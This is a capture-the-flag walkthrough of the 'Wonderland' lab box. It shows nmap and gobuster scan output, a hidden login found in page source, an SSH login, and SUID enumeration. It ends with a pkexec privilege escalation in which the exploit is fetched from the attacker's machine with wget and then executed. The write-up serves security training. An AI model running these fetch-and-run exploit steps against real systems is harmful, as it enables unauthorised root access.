Wonderland_Walkthrough

Nmap_Scan


nmap -T4 -A -p- 10.10.190.236 > Nmap_Scan
Starting Nmap 7.92 (https://nmap.org) at 2022-09-15 23:04 EDT
Warning: 10.10.190.236 giving up on port because retransmission cap hit (6).
Stats: 0:01:23 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 4.26% done; ETC: 23:35 (0:29:59 remaining)
Stats: 0:11:14 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 27.59% done; ETC: 23:45 (0:29:21 remaining)
Stats: 0:16:46 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 53.95% done; ETC: 23:35 (0:14:16 remaining)
Stats: 0:25:48 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 87.33% done; ETC: 23:34 (0:03:44 remaining)
Stats: 0:25:48 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 87.38% done; ETC: 23:34 (0:03:43 remaining)
Stats: 0:29:08 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 99.99% done; ETC: 23:33 (0:00:00 remaining)
Stats: 0:29:08 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 99.99% done; ETC: 23:33 (0:00:00 remaining)
Nmap scan report for 10.10.190.236
Host is up (0.18s latency).
Not shown: 64526 closed tcp ports (conn-refused), 1007 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open ssh   OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 8e:ee:fb:96:ce:ad:70:dd:05:a9:3b:0d:b0:71:b8:63 (RSA)
| 256 7a:92:79:44:16:4f:20:43:50:a9:a8:47:e2:c2:be:84 (ECDSA)
|_ 256 00:0b:80:44:e6:3d:4b:69:47:92:2c:55:14:7e:2a:c9 (ED25519)
80/tcp open http   Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-title: Follow the white rabbit.
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1877.71 seconds

Notes

We first run an nmap scan nmap -T4 -A -p- ip > filename
This shows we have ports 22 ssh, and 80 http. Lets navigate to the website and see what we have.

Website



Notes

When looking around we have a story to read, I decided to run gobuster to see what we find.


Gobuster_Scan

```
gobuster dir -u http://10.10.217.189 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,sh,txt -t 150
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.217.189
[+] Method:                  GET
[+] Threads:                 150
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php,html,sh,txt
[+] Timeout:                 10s
===============================================================
2022/09/19 22:01:30 Starting gobuster in directory enumeration mode
===============================================================
/index.html          (Status: 301) [Size: 0] [--> ./]
/img                 (Status: 301) [Size: 0] [--> img/]
/r                   (Status: 301) [Size: 0] [--> r/]
```

Notes

We were able to find a directory /r. Lets take a look.


/r_Directory



Notes

We find part of a story. looked at the source code but found nothing.
Run gobuster again add the /r at the end. It finds /a directory, it gives a tiny story but nothing juicy.
Run gobuster once again on ip/r/a found another directory /b. We can start to notice a pattern, it is spelling out rabbit.
Each page has a little piece of the story. Lets go to the last directory /t.

/t_Directory



Notes

We see another piece to the story, lets check the source code.


Source_Code_Review

```
<!DOCTYPE html>

<head>
  <title>Enter wonderland</title>
  <link rel="stylesheet" type="text/css" href="/main.css">
</head>

<body>
  <h1>Open the door and enter wonderland</h1>
  <p>"Oh, you're sure to do that," said the Cat, "if you only walk long enough."</p>
  <p>Alice felt that this could not be denied, so she tried another question. "What sort of people live about
here?"
  </p>
  <p>"In that direction,"" the Cat said, waving its right paw round, "lives a Hatter: and in that direction," waving
    the other paw, "lives a March Hare. Visit either you like: they're both mad."</p>
  <p style="display: none;">alice:HowDothTheLittleCrocodileImproveHisShiningTail</p>
  <img src="/img/alice_door.png" style="height: 50rem;">
```

Notes

We find credentials WOOT WOOT!! Lets try those with SSH.


User_Flag



Notes

Ok we can login with those credentials.When you run ls command you can see the root flag, but we don't have permissions to view it.
So there are 2 paths you can take. #1 you can run sudo -l and see what you can run as root. #2 you can check SUID and see what we can do. This is the path i went, but i will come back and try the other path later.
Lets take a look at SUID and see what we find.


PrivEsc



Notes

Oh look we can see pkexec you can get the exploit on github search pkexec . After you get the exploit,upload it to the /tmp directory.


Pkexec_Upload



Notes

You can use wget http://ip/pkexec_exploit.py to get the exploit to the target box. Make sure to run python3 -m http.server 80 on your box .
Next run chmod +x pkexec_exploit.py then run the exploit. python3 pkexec_exploit.py this will ask to run a custom payload
hit n for no .

